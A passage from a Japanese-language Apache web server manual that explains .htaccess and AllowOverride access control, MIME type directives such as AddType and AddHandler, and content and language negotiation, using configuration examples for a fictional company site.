Anonymous_MustGiveEmailはユーザに何らかのパスワードの入力を強制する。このパスワードは必ずしもEmail形式でなくてもよい。Anonymous_VerifyEmailをセットしたとき、パスワードがEmail形式であるかどうかチェックされる。

5.13.1 Access.conf

本書の初版では、前述のようなhttpd.confを記述した場合に、.../conf/access.confを作成し、さらに次のような無意味なディレクティブを記述すると、営業担当者用のサイトのセキュリティが消滅してしまうことを説明した。

```
<Directory /usr/www/APACHE3/site.anon/htdocs/salesmen>
</Directory>
```

このバグはApache 1.3で修正された。

5.14 自動ユーザ情報

ここまでで説明した機能は非常におもしろいが、実際の業務ではこれだけでは十分ではない。営業担当者は発注のために接続するのであり、商品の配送処理を自動化する場合、発注者を特定する必要がある。これは、環境変数REMOTE_USERを確認することで特定できる。REMOTE_USERには現在のユーザ名がセットされる。次に、完全を期してもう1つのディレクティブを紹介しよう。

5.14.1 IdentityCheck

IdentityCheckディレクティブはクライアントの身元確認を行うために、クライアントホストのデーモン*identd*に問い合わせるようにサーバに指示する。*identd*については、RFC 1413を参照してほしい。簡単に説明すると、*identd*とは、ソケット番号を与えるとそのソケットを作成したユーザ、すなわちクライアントのホームマシン上でのユーザ名を開示してくれるものだ。

```
IdentityCheck [on|off]
```

問い合わせが成功すれば、ユーザIDがアクセスログに記録される。しかし、Apacheのマニュアルにも記述されているが、「基本的な利用調査の目的で使用する以外には、どのような場合にもこの情報を信用すべきではない」。また、この特別な記録を行うことによりApacheの動作が遅くなる原因にもなる。さらに、*identd*が稼動していないマシンもたくさんあるし、たとえ稼動していても外部からのアクセスは拒否されることが多い。クライアントのマシンが*identd*を稼動させている場合でも、提供される情報は完全にリモートマシンの制御下にあるので、この機能を重要視するプロバイダは少ない。

5.15 .htaccess ファイルの利用方法

以前、設定用のディレクティブを*httpd.conf*ではなく、*.../htdocs/.htaccess*という名前のファイルに格納してみた。これはうまくいった。では、どちらの設定方法を使うかの選択基準はどこにあるのだろう。

*.htaccess*を使用することによる利点は、サーバを再起動せずに設定ディレクティブを変更できることだ。この方法は、サーバの再起動やConfigファイルの変更を行う権限を持たない多数のユーザが、自分のページを自分自身で管理しているようなサイトで使うと特に有益だ。逆に*.htaccess*を使うことによる欠点は、ファイルがサーバの起動時ではなくサーバへのアクセスごとに走査されるのでパフォーマンスの低下につながることだ。

.../site.htaccessにあるhttpd1.confの内容を以下に示す。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
AccessFileName .myaccess

ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.htaccess/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.htaccess/logs/error_log
TransferLog /usr/www/APACHE3/site.htaccess/logs/access_log

ServerName sales.butterthlies.com
```

AccessFileNameの指定により、.../htdocs/salesmen/.myaccessでアクセスコントロールが設定される。

```
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require group cleaners
```

./go 1スクリプトでこのサイトを起動して、http://sales.butterthlies.com/に接続するとユーザ名とパスワードの入力が要求される。このサイトへの接続はcleanersグループのメンバにしか許可されていないため、接続したい場合にはユーザ名をdaphneかsoniaとしよう。

今度は、.../htdocs/salesmen/.myaccessを編集してrequire group directorsに変更してみよう。Apacheを再起動するまでもなく、billまたはbenでなければアクセスできなくなったはずだ。

5.15.1 AccessFileName

AccessFileNameは、指定されたファイルに特権を与える。あるディレクトリを指定すると、そのディレクトリ内のすべてのファイル、およびそのディレクトリ以下のサブディレクトリにも同じ特権が与えられる。

```
AccessFileName filename, filename/directory and subdirectories ...
```

サーバ設定ファイル、バーチャルホスト

次の行をhttpd.confに追加して（AccessFileNameディレクティブは起動時に読み込まれる必要がある）、Apacheを再起動する。

```
AccessFileName .myaccess1, myaccess2 ...
```

AccessFileName を .myaccess にするのをある特定のディレクトリに限定して、他のディレクトリには適用しないようにできると考えるかもしれない。しかし、AccessFileName はグローバル（ディレクトリごとには限定できない）なのでこれは不可能だ。.../conf/httpd.conf を以下のように編集してみるとよい。

```
<Directory /usr/www/APACHE3/site.htaccess/htdocs/salesmen>
AccessFileName .myaccess
</Directory>
```

Apache は次のようなエラーを出力する。

```
Syntax error on line 2 of /usr/www/APACHE3/conf/srm.conf: AccessFileName not
allowed here
```

前述のように、このファイルはアクセスごとに探索・走査されるため、処理に時間がかかる。クライアントがファイル /usr/www/APACHE3/site.htaccess/htdocs/salesmen/index.html へのアクセスを要求した場合、Apache は以下の順にファイルを探索する。

- /.myaccess
- /usr/.myaccess
- /usr/www/APACHE3/.myaccess
- /usr/www/APACHE3/site.htaccess/.myaccess
- /usr/www/APACHE3/site.htaccess/htdocs/.myaccess
- /usr/www/APACHE3/site.htaccess/htdocs/salesmen/.myaccess

複数検索が行われるために処理速度が低下する。複数検索を行わせないようにするには、以下のディレクティブを使用する。

```
<Directory />
AllowOverride none
</Directory>
```

“/” は実際のルートディレクトリであり（なぜならそれが Apache が検索を開始する場所だから）、サーバのドキュメントルートではないので注意が必要だ。

5.16 設定の上書き

上書きを使うとApacheの速度を高める以上のことができる。この機構により、ウェブマスターは`.htaccess`ファイル内で行われることに対してよりきめ細かい制御を行うことができる。キーになるディレクティブは`AllowOverride`だ。

5.16.1 AllowOverride

このディレクティブは、`.htaccess`内でどのディレクティブがそれ以前の設定を上書きすることができるかを指示する。

```
AllowOverride override1 override2...
ディレクトリ
```

`AllowOverride`の引数`override`によって上書きが可能になるディレクティブの一覧を示す。

AuthConfig

`AuthDBMGroupFile`、`AuthDBMUserFile`、`AuthGroupFile`、`AuthName`、`AuthType`、`AuthUserFile`、`require`の上書きを許可する。

FileInfo

`AddType`、`AddEncoding`、`AddLanguage`、`AddCharset`、`AddHandler`、`RemoveHandler`、`LanguagePriority`、`ErrorDocument`、`DefaultType`、`Action`、`Redirect`、`RedirectMatch`、`RedirectTemp`、`RedirectPermanent`、`PassEnv`、`SetEnv`、`UnsetEnv`、`Header`、`RewriteEnging`、`RewriteOptions`、`RewriteBase`、`RewriteCond`、`RewriteRule`、`CookieTracking`、`Cookiename`の上書きを許可する。

Indexes

`FancyIndexing`、`AddIcon`、`AddDescription`の上書きを許可する（「7章 インデックス」参照）。

Limit

ホスト名またはIPアドレスを用いたアクセス制限の上書きを許可する。

Options

`Options`ディレクティブの使用を許可する（「3章 実地的なWebサイト」参照）。

All

上記すべての上書きを許可する。

None

すべての上書きを禁止する。

前に`none`は複数検索をオフにすると説明したが、それでは複数検索をオンにするのはどの引数なのだろう。実は、`none`以外のすべての引数は複数検索をオンにする。また、`AllowOverride`をまっ

たく設定しない場合も複数検索はオンだ。つまり、デフォルトでは複数検索がオンになっている。

このディレクティブの働きを理解するために、`.../site.htaccess/httpd3.conf`を見てみよう。これは、`httpd2.conf`の営業担当者用のディレクトリに対する認証のディレクティブを元通りに戻したものだ。Configファイルでは`cleaners`、`.myaccess`ファイルでは`directors`のアクセスが許可される。`cleaners`のアクセスを許可する認証のディレクティブを元通りに戻したConfigファイルは、以下のようになる。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
AccessFileName .myaccess

ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.htaccess/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.htaccess/logs/error_log
TransferLog /usr/www/APACHE3/site.htaccess/logs/access_log

ServerName sales.butterthlies.com

#AllowOverride None
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require group cleaners
```

ここでApacheを再起動すると、`directors` (`bill`または`ben`) だけが接続を許可される。ここで、Configファイルを編集して、次の行のコメントを外してみよう。

```
...
AllowOverride None
...
```

`.htaccess`が無効となり、`cleaners`だけが接続を許可されるようになる。実運用では、ウェブマスターは次のような一般的なアクセスポリシーを課しておくといよい。

```
..
AllowOverride AuthConfig
...
require valid-user
...
```

こうしておけば、それぞれのページを管理するウェブマスターが次のような設定をすることで、さら

に訪問者を制限することが可能になる。

```
require group directors
```

詳細は.../site.htaccess/httpd4.confを参照してほしい。このように、AllowOverrideを使用すると、ディレクトリごとの詳細な制御が可能になる。

6章

MIME、コンテンツ、 言語ネゴシエーション

Apacheは、クライアントの能力に合わせて応答したり、クライアントの要求を修正して応答することができる。こうした機能には以下のようなものがある。

- 返送するファイルのMIMEタイプを選択する。たとえば画像ファイルには、ビットマップ（非常に古い形式）、.gif（やや古い形式）、.jpg（圧縮率の高い新しい形式）、.png（最新の形式）などさまざまな種類がある。MIMEタイプが指定されていれば、さまざまなディレクティブを使うことによって、Apacheの応答を拡張したり制御したりできる。
- 返送するファイルの言語を選択する。
- 返送するファイルをアップデートする。
- クライアントのリクエストのスペルを修正する。

また、Apacheバージョン2では「フィルタ」という新しい仕組みが導入されている。これについては、本章の最後で説明する。

6.1 MIMEタイプ

MIMEはMultipurpose Internet Mail Extensionsを略したものだ。これはIETF（Internet Engineering Task Force）によって策定された標準で、元々は電子メールを対象にしたものだったが、後にWeb全般に適用されるようになった。Apacheでは、デフォルトで組み込まれる`mod_mime.c`というモジュールを使って、拡張子からファイルのMIMEタイプを判断する。MIMEタイプはファイル拡張子よりも洗練されており、“text”、“image”、“application”といったカテゴリの下に、より限定的な識別子を割り当てる仕組みになっている。また、ファイルタイプだけでなく、文字のエンコーディング方式などの追加情報を指定することもできる。

送信するファイルの「タイプ」は、送信データの先頭付近で次のようなヘッダを使って指定する。

```
content-type: text/html
```

このヘッダは、これ以降のデータはHTMLとして扱うべきだが、テキストとして扱うこともできることを示す。MIMEタイプが“image/jpg”であれば、ブラウザはまったく別の方法でデータをレンダリングする必要がある。

このヘッダは、MIMEタイプに基づいてApacheにより自動的に挿入され[†]、ブラウザ側で透過的に処理される。したがって、ブラウザ上で右クリックして[ソースの表示](MSIEの場合)を選択しても、このヘッダを見ることはできない。だが、ヘッダはWebページに欠かすことのできない重要な要素である。

初期状態のApacheが判別可能なMIMEタイプの一覧は、ディストリビューションに含まれている`..conf/mime.types`というファイルにある。このファイルは、Web上の<http://www.isi.edu/in-notes/iana/assignments/media-types/media-types>からも入手できる。新しいタイプを追加するには、このファイルを編集するか、この章で説明するディレクティブを使えばよい。デフォルトでのこのファイルの位置は`../<site>/conf`だが、`TypesConfig`ディレクティブではかの位置に変更することもできる。

本章で説明するディレクティブを使ってファイルのエンコーディングを変更しても、`Last-Modified`ヘッダの値は変更されない。そのため、古いラベルの付いたキャッシュファイルはエンコーディングの変更後も保持されることになる(多くのサーバは、ファイルの最終更新日時を格納した`Last-Modified`ヘッダを送信する。ブラウザはこの情報を利用して、クライアントにキャッシュされたファイルがまだ最新のものである場合にはそのキャッシュを使うことができる)。ファイルには1つ以上の拡張子を持たせることができ、その順番は通常は結果に影響しない。`.itl`という拡張子をイタリア語に、`.html`をHTMLにそれぞれマッピングしている場合は、`text.itl.html`というファイルと`text.html.itl`というファイルは同様に扱われる。しかし、`.xyz`のような認識できない拡張子があった場合には、その前(左側)の拡張子はリセットされる。このため、`text.itl.xyz.html`というファイルは、HTMLとして扱われるがイタリア語としては扱われない。

TypesConfig

`TypesConfig filename`

デフォルト: `conf/mime.types`

`TypesConfig`ディレクティブは、MIMEタイプの設定ファイルを配置する場所を指定する。`filename`は、`ServerRoot`からの相対パスで指定する。このファイルは、ファイル名の拡張子からコンテンツタイプへのマッピングのデフォルトリストを設定するものだ。作業の内容を完全に把握しているのでない限りは、このファイルを変更するのではなく`AddType`ディレクティブを使うことをお勧めする。このファイルには、次のように`AddType`ディレクティブの引数と同じフォーマットでMIMEタイプが記述されている。

[†] HTMLページをCGIスクリプトから動的に生成する場合、このヘッダは明示的に挿入する必要がある。詳細については、「16章 CGIとPerl」を参照。

```
MIME-type extension extension ...
```

拡張子は小文字で指定する。空行とハッシュ文字（#）で始まる行は無視される。

AddType

構文: `AddType MIME-type extension [extension]...`

コンテキスト: サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

オーバーライド: `FileInfo`

ステータス: `Base`

モジュール: `mod_mime`

`AddType` ディレクティブは、ファイル拡張子 `extension` をコンテンツタイプ `MIME-type` にマッピングする。`MIME-type` には、指定された拡張子を持つファイルに対して使用する MIME タイプを指定する。このディレクティブによるマッピングは、既存のマッピングに対して追加されるもので、同じ拡張子に対して設定済みのマッピングを上書きする。このディレクティブを使うと、MIME タイプの設定ファイル（`TypesConfig` ディレクティブの説明を参照）に記述されていないマッピングを追加できる。次に例を示す。

```
AddType image/gif .gif
```

新しい MIME タイプを追加する際は、`TypesConfig` ディレクティブで指定したファイルを変更するのではなく、`AddType` ディレクティブを使うことをお勧めする。

NCSA `httpd` とは違い、このディレクティブを使って特定のファイルのタイプを設定することはできない。

引数の `extension` では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

DefaultType

`DefaultType mime-type`

すべてのコンテキスト

サーバは、ドキュメントのコンテンツタイプを必ずクライアントに通知しなければならない。したがって、タイプがわからないドキュメントがあった場合には、サーバはこの `DefaultType` ディレクティブで指定されたものを使用する。次に例を示す。

```
DefaultType image/gif
```

`.gif` という拡張子が欠落している GIF 画像をたくさん格納しているディレクトリには、このようなディレクティブを指定するとよいだろう。このディレクティブは、タイプが指定されていないファイルに対してのみ適用されることに注意する。

ForceType

ForceType *media-type*

ディレクトリ、.htaccess

特定のMIMEタイプのファイルばかりが格納されているディレクトリがあった場合、ForceType ディレクティブを使うとそのディレクトリのファイルを指定したメディアタイプで送信できる。たとえば、.../gifdirというディレクトリに.gifファイルをまとめて格納しているが、何らかの理由で.gif2という拡張子を付けているとする。この場合は、Configファイルで以下のように指定すればよい。

```
<Directory <path>/gifdir>
ForceType image/gif
</Directory>
```

予期せぬ影響を及ぼす可能性があるため、このディレクティブを使う際には十分注意する必要がある。このディレクティブの設定は、当該ファイルに（拡張子によって）マッピングされているMIMEタイプよりも優先される。たとえば、このディレクトリに.htmlファイルがある場合、それらはimage/gifのファイルとして提供される。

RemoveType

RemoveType *extension* [...]


ディレクトリ、.htaccess

互換性: Apache 1.3.13以降で利用可能

RemoveTypeディレクティブは、拡張子*extension*を持つファイルに対するMIMEタイプの関連付けを解除する。サブディレクトリ内の.htaccessファイルでこのディレクティブを使うと、親ディレクトリまたはサーバのConfigファイルから継承した関連付けを解除できる。たとえば、/foo/.htaccessで次のように指定したとする。

```
RemoveType .cgi
```

この場合、/foo/およびそのサブディレクトリの.cgiファイルは、CGIとしての扱いを解除されてデフォルトタイプとして扱われるようになる。



RemoveTypeディレクティブは、AddTypeディレクティブの後に処理される。そのため、同一ディレクトリの設定の中にこれら2つのディレクティブがある場合、AddTypeの設定がRemoveTypeによって無効にされる場合があるので注意してほしい。

引数のextensionでは大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

AddEncoding

AddEncoding mime-enc extension extension

すべてのコンテキスト

AddEncodingディレクティブは、ファイル拡張子extensionをエンコーディングタイプmime-encにマッピングする。mime-encには、指定された拡張子を持つドキュメントに対して使用するMIMEエンコーディングを指定する。このディレクティブによるマッピングは、既存のマッピングに対して追加されるもので、同じ拡張子に対して設定済みのマッピングを上書きする。以下に例を示す。

```
AddEncoding x-gzip .gz
AddEncoding x-compress .Z
```

これは、拡張子が.gzのファイルはx-gzipエンコーディングされているものとして扱い、拡張子が.Zのファイルはx-compressエンコーディングされているものとして扱うように指定している。

古めのクライアントはx-gzipとx-compressが返されることを期待するが、これらはそれぞれgzipとcompressと等価であることが標準によって定められている。Apacheは、コンテンツエンコーディングを比較する際、先頭のx-を無視する。応答の際にエンコーディング方式を返すとき、Apacheはクライアントが要求した形式（x-fooまたはfoo）をそのまま使う。クライアントが特に形式を要求していない場合、ApacheはAddEncodingディレクティブで指定された形式を使うことになる。複雑な事情から、gzipとcompressのエンコーディングに関してはx-gzipとx-compressを指定するべきだ。しかし、deflateなど、最近のエンコーディングについてはx-を付けずに指定する。

引数のextensionでは大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

RemoveEncoding

RemoveEncoding extension [extension]...

ディレクトリ、.htaccess

互換性: Apache 1.3.13以降で利用可能

RemoveEncodingディレクティブは、拡張子extensionを持つファイルに対するエンコーディングの関連付けを解除する。サブディレクトリ内の.htaccessファイルでこのディレクティブを使うと、親ディレクトリまたはサーバのConfigファイルから継承した関連付けを解除できる。このディレクティブの使用例を以下に示す。

```
/foo/.htaccess:
AddEncoding x-gzip .gz
AddType text/plain .asc
<Files *.gz.asc>
    RemoveEncoding .gz
</Files>
```

この設定では、*foo.gz*はgzipでエンコーディングされているものとして扱われるが、*foo.gz.asc*に関してはエンコーディングされていないプレーンテキストとして扱われる。この方法は、たとえば*foo.gz.asc*がバイナリファイルの改ざんを防止するためのハッシュであるような場合に利用できる。

RemoveEncodingディレクティブは、AddEncodingディレクティブの後に処理される。そのため、同一ディレクトリの設定の中にこれら2つのディレクティブがある場合、AddEncodingの設定がRemoveEncodingによって無効にされる場合があるので注意してほしい。

引数のextensionでは大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

AddDefaultCharset

AddDefaultCharset On|Off|charset

互換性: Apache 1.3.12以降で利用可能

このディレクティブは、HTTPレスポンスヘッダのContent-Typeにパラメータが指定されていない場合に付加する文字セットの名前を指定する。このディレクティブで設定した文字セットは、ドキュメントのボディでMETAタグを使って指定した文字セットを上書きする。AddDefaultCharset Offに設定した場合、この機能は無効になる。AddDefaultCharset Onに設定すると、Apacheのデフォルトの内部文字セットであるiso-8859-1が有効になる。別の文字セットを使用するように設定するには、AddDefaultCharset utf-8のようにすればよい。

AddDefaultCharsetは、クロスサイトスクリプティング (Cross-Site Scripting: XSS) を利用した攻撃を防止するうえでも重要である。XSSの詳細については、<http://www.iddefense.com/XSS.html>を参照してほしい。

AddCharset

AddCharset charset extension [extension]...

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: Apache 1.3.10以降で利用可能

AddCharsetディレクティブは、ファイル拡張子extensionを文字セットcharsetにマッピングする。charsetには、指定された拡張子を持つファイルのMIME文字セットパラメータを指定する。このディレクティブによるマッピングは、既存のマッピングに対して追加されるもので、同じ拡張子に対して設定済みのマッピングに上書きする。以下に例を示す。

```
AddLanguage ja .ja
AddCharset EUC-JP .euc
AddCharset ISO-2022-JP .jis
AddCharset SHIFT_JIS .sjis
```

この場合、xxxx.ja.jisというドキュメントは、文字セットがISO-2022-JPの日本語ドキュメントと

して扱われる（`xxxx.js.js`も同様）。`AddCharset`ディレクティブが有用なのは、ドキュメントの文字エンコーディングをクライアントに通知して、ドキュメントがクライアント側で適切に解釈および表示されるようにしたい場合だ。また、コンテンツネゴシエーションを行う場合、つまりサーバに複数のドキュメントを用意しておき、クライアント側の文字セット設定に応じてそのうちの1つを返すようにする場合にも利用できる。

引数の`extension`では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

RemoveCharset

`RemoveCharset extension [extension]`

ディレクトリ、`.htaccess`

互換性: Apache 2.0.24以降で利用可能

`RemoveCharset`ディレクティブは、拡張子`extension`を持つファイルに対する文字セットの関連付けを解除する。サブディレクトリ内の`.htaccess`ファイルでこのディレクティブを使うと、親ディレクトリまたはサーバの`Config`ファイルから継承した関連付けを解除できる。

引数の`extension`では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

関連するディレクティブを以下に説明する。

AddHandler

`AddHandler handler-name extension1 extension2 ...`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`AddHandler`ディレクティブは、既存のハンドラを有効にして、ファイル名の拡張子（`extension1`など）を`handler-name`に関連付ける。たとえば、`Config`ファイルに次の設定を追加したとする。

```
AddHandler cgi-script cgi bzq
```

これ以後は、拡張子が`.cgi`または`.bzq`であるファイルはすべて実行可能なCGIスクリプトとして扱われる。

SetHandler

`SetHandler handler-name`

ディレクトリ、`.htaccess`

このディレクティブは`AddHandler`と同じ働きをするが、`handler-name`で指定された変換をこのディレクティブが記述されている`<Directory>`、`<Location>`、または

<Files>セクション内のすべてのファイル、またはこのディレクティブが記述されている.htaccessが置かれたディレクトリ内のすべてのファイルに適用する。たとえば、「10章 ログの記録」では以下のように設定している。

```
<Location /status>
<Limit get>
order deny,allow
allow from 192.168.123.1
deny from all
</Limit>
SetHandler server-status
</Location>
```

RemoveHandler

RemoveHandler extension [extension]...

ディレクトリ、.htaccess

互換性: Apache 1.3.4以降で利用可能

RemoveHandlerディレクティブは、拡張子extensionを持つファイルに対するハンドラの関連付けを解除する。サブディレクトリ内の.htaccessファイルでこのディレクティブを使うと、親ディレクトリまたはサーバのConfigファイルから継承した関連付けを解除できる。このディレクティブの使用例を以下に示す。

```
/foo/.htaccess:
    AddHandler server-parsed .html
/foo/bar/.htaccess:
    RemoveHandler .html
```

ここでは、いったんSSIの解析対象として設定した.htmlファイルを、/foo/barディレクトリ内では通常のファイルとして扱うように設定し直している（SSIによるファイルの解析については、mod_includeモジュールに関する説明を参照）。

引数のextensionでは大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

AcceptFilter

AcceptFilter on|off

デフォルト: AcceptFilter on

サーバ設定ファイル

互換性: Apache 1.3.22以降で利用可能

AcceptFilterディレクティブは、BSD固有のフィルタ最適化を制御する。BSD固有のフィルタ最適化は、コンパイル時にデフォルトで組み込まれ、使用しているシステムがこの

UNIX

機能 (`setsockopt()` の `SO_ACCEPTFILTER` オプション) をサポートしている場合にデフォルトで有効になる。現在、このディレクティブをサポートしているのは FreeBSD のみである。

詳細については、<http://httpd.apache.org/docs/misc/perf-bsd44.html> を参照してほしい。

コンパイル時に `AP_ACCEPTFILTER_OFF` フラグを指定すると、デフォルトを `off` に変更できる。`httpd -v` と `httpd -L` を実行すると、コンパイル時のデフォルトと `SO_ACCEPTFILTER` がコンパイル時に定義されたかどうかを確認できる。

6.2 コンテンツネゴシエーション

Apache は、返送するデータを処理するためのさまざまな方法を提供している。コンテンツネゴシエーション機能の実現のためには、Multiviews による方法と `*.var` による方法の 2 つの方法が用意されている。`*.var` による方法より Multiviews による方法の方が単純なので (ただし、その分制限も多い)、最初にこの方法から説明する。Config ファイル (`.../site.multiview` のもの) は、以下のとおり。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.multiview/htdocs
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
AddLanguage it .it
AddLanguage en .en
AddLanguage ko .ko
LanguagePriority it en ko

<Directory /usr/www/APACHE3/site.multiview/htdocs>
Options + MultiViews
</Directory>
```

歴史的な理由により、必ず次の記述が必要になる。

```
Options +MultiViews
```

`OptionsAll` を指定すればすべてのオプションがオンになるように思えるだろうが、そうではないのだ。この方法では、ファイルをさまざまな形式 (たとえば、JPG、GIF、ビットマップなどの画像フォーマットや、異なる言語のテキスト) で提供したい場合に、Multiviews 機能を使って処理することになる。Apache バージョン 2 には、次の関連ディレクティブが用意されている。

6.2.1 MultiviewsMatch

`MultiviewsMatch` ディレクティブを使うと、`mod_negotiation` の Multiviews 機能の動作を 3 つの中から指定できる。

MultiviewsMatch [NegotiatedOnly] [Handlers] [Filters] [Any]
 サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess
 互換性: Apache 2.0.26以降で利用可能

Multiviews機能を使うと、あるファイル (*index.html*など) に対するリクエストを、リクエストされたファイル名の後に付けられたネゴシエート対象の拡張子 (*index.html.en*、*index.html.fr*、*index.html.gz*など) とマッチさせることができる。

NegotiatedOnlyオプションを指定した場合、文字セット、コンテンツタイプ、言語、エンコーディングなどでコンテンツネゴシエーションを行うためには、元のファイル名の後に付けられた拡張子が*mod_mime*で認識可能な拡張子でなければならない。これは、最も制限の厳しい実装方法で、予期せぬ問題が発生する可能性は最も低い。これがデフォルトの動作である。

ハンドラまたはフィルタ (あるいはその両方) に関連付けられた拡張子を対象とする場合は、MultiviewsMatchディレクティブにHandlersまたはFilters (あるいはその両方) を指定する。その他の要素がすべて同等である場合は、サイズの最も小さいファイルが返送される。たとえば、500バイトの*index.html.cgi*と1,000バイトの*index.html.pl*では、*.cgi*ファイルが選択される。*.asis*ファイルを使っていて、*.asis*ファイルが*asis*ハンドラに関連付けられている場合は、Handlerオプションを使うと便利だ。

Anyを指定すると、*mod_mime*が認識しない拡張子であっても、すべての拡張子をマッチさせることができる。これはApache 1.3での動作と同じだが、提供するつもりのない*.old*ファイルや*.bak*ファイルを提供してしまうなど、予期せぬ結果をもたらすことがある。

6.2.2 画像ネゴシエーション

画像ネゴシエーションは、一般的なコンテンツネゴシエーションの中では特殊な部類に入る。というのは、Webにはサポートレベルの異なる何種類もの画像フォーマットが存在するからだ。たとえば、PNGファイルを扱えるブラウザと扱えないブラウザがある。さらに、後者のブラウザに対しては、単純でサイズが大きい古い形式のGIFファイルを送らなければならない。クライアント側のブラウザは、自分が扱うことのできる画像形式をサーバに知らせるために、次のようなメッセージを送信する。

```
HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
```

ブラウザは受け入れ可能なコンテンツタイプまたは希望するコンテンツタイプについて、虚偽の申告をすることが多いので、ブラウザから送られるHTTP_ACCEPTヘッダはあまり信用できない。とは言えサーバは、この情報を基に適切なファイルを探し出し、それを返送することになっている。*.../htdocs/catalog_summer.html*を編集して、画像ファイルの名前から*.jpg*という拡張子を取り除いてこの動作を確認してみよう。編集後の行は以下のようになる。

```
...

...
```

```

...
```

Multiviews オプションがオンになっている状態で、*bench* という名前の画像が要求された場合、Apache は *bench.jpg* と *bench.gif* のうちサイズの小さい方を探し、クライアントがどちらの形式も受け入れることを確認して、見つけたファイルを返送する。

Apache バージョン 2 では、フィルタメカニズムに関する新しいディレクティブが導入されている。このディレクティブについては本章で後述する。

6.3 言語ネゴシエーション

これと同じような便利な機能が言語にも利用できる。この実験をするためには、異なる言語で書かれた *.html* ファイルが必要になる。実際に異なる言語でファイルを作るのは大変なので、ここでは次のようなファイルを用意することにしよう。

```
<h1>Italian Version</h1>
```

また、次の行を記述した英語版も作成する。

```
<h1>English Version</h1>
```

次に、それぞれのファイルに適切な拡張子を付ける。

1. 英語版のファイル名は *index.html.en* とする。
2. イタリア語版のファイル名は *index.html.it* とする。
3. 韓国語版のファイル名は *index.html.ko* とする。

Apache は、さまざまな言語を認識できる。たとえば、“*en-US*” は通常の英語を表す “*en*” として適切に認識される。また、1 つ以上の言語で書かれた文書を提供することもできる。「フラングレ」（英語化されたフランス語）版の文書がある場合、ファイル名を *frangdoc.en.fr* のようにすれば英語を話す人とフランス語を話す人の両方にその文書を提供できる。もちろん、実際には翻訳者の問題とか、特殊なキーボードが必要になるなどといった具体的な問題を解決しなければならないだろう。また、イタリア語版のインデックスは、イタリア語版のカatalog とリンクするようにしなければならない。しかし、Butterthlies 社の例では簡略化してある。

イタリア語版のインデックスは、*index.html.it* というファイル名にする。Apache はデフォルトでは、*index.html.<something>* という名前のファイルを見つけようとする。インデックスに *index.html.it* のような形で言語拡張子が与えられている場合、Apache はインデックスファイルを見つけた後、言語拡張子を付け加え、このファイルをブラウザが要求したファイルとして提供する。しか

し、インデックスファイルを `index.it.html` のような名前にした場合、Apache はやはり `index.html.<something>` というファイルを探そうとするので、このファイルを見つけるのに失敗してしまう。もしここで、`index.html.en` というファイルがあった場合、このファイルが提供されてしまうだろう。`index.en.html` というファイルがあった場合、Apache はインデックスを見つけるのを諦めてすべてのファイルの一覧を提供することになる。つまり、インデックスファイルの拡張子を `index.it.html` または `index.html.en` のどちらの順序で付けても扱えるようにするには、次に挙げるディレクティブを使わなければならない。

```
DirectoryIndex index
```

このディレクティブを使うと、Apache はインデックスとして `index.html.<something>` ではなく `index.<something>` を探すようになる。

Apache に言語と拡張子の対応を教えるには、`httpd.conf` ファイルに以下の記述が必要になる。

```
AddLanguage it .it
AddLanguage en .en
AddLanguage ko .ko
```

これでブラウザは相当かしこく振る舞うようになる。サーバマシンで `./go 1` を実行した後、クライアントマシンのブラウザの言語設定（Netscape 4 の場合は [編集 | 設定 | 言語]。MSIE の場合は [ツール | インターネットオプション | 言語]）でイタリア語を最優先するように設定する。すると、イタリア語版のインデックスが表示されるはずだ。設定を英語に変更して [再読み込み] を実行すると、英語版のインデックスが表示される。`catalog_summer` という文書に移動すると、ファイル名を直接指定していないのに画像が表示される。ちょっとした手品のようなものと言えるだろう。

ブラウザが言語選択を制御しない場合でも、Apache は制御を行う。ブラウザの言語の選択をオフにして、Config ファイル (`httpd2.conf`) に次の行を挿入してみよう。

```
LanguagePriority it en ko
```

Apache を停止して `./go 2` で再度起動すると、ブラウザにはイタリア語版が表示されることになる。

LanguagePriority

```
LanguagePriority MIME-lang MIME-lang...
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`LanguagePriority` ディレクティブは、さまざまな言語の優先順位を設定する。これは `multiviews` リクエストを扱うときに、クライアント側が言語の優先順位を示さなかった場合に使用さ

れる。*MIME-lang* リストは、優先順位の高い順に記述する。次に例を示す。

```
LanguagePriority en fr de
```

この例では、*foo.html* がリクエストされたときに、*foo.html.fr* と *foo.html.de* の両方が存在し、ブラウザが言語の優先順位を示さなかった場合には、*foo.html.fr* が返されることになる。

このディレクティブは、ほかの方法では最も適切な言語を決定することができない場合にのみ有効になる。したがって、*DefaultLanguage* が定義されている場合には機能しない。また、正しく実装された HTTP 1.1 リクエストでは、このディレクティブは効果を持たない。

ここで、この機能の動作原理を見ておこう。「16章 CGI と Perl」で環境変数について説明するが、その中に以下のような変数がある。

```
...
HTTP_ACCEPT=image/gif,image/x-bitmap,image/jpeg,image/pjpeg,*/*
...
HTTP_ACCEPT_LANGUAGE=it
...
```

Apache はこの情報を使って、選択肢の中からどういう内容を送り返せば受け取ってもらえるかを決めるのだ。

AddLanguage

AddLanguage MIME-lang extension [extension]...

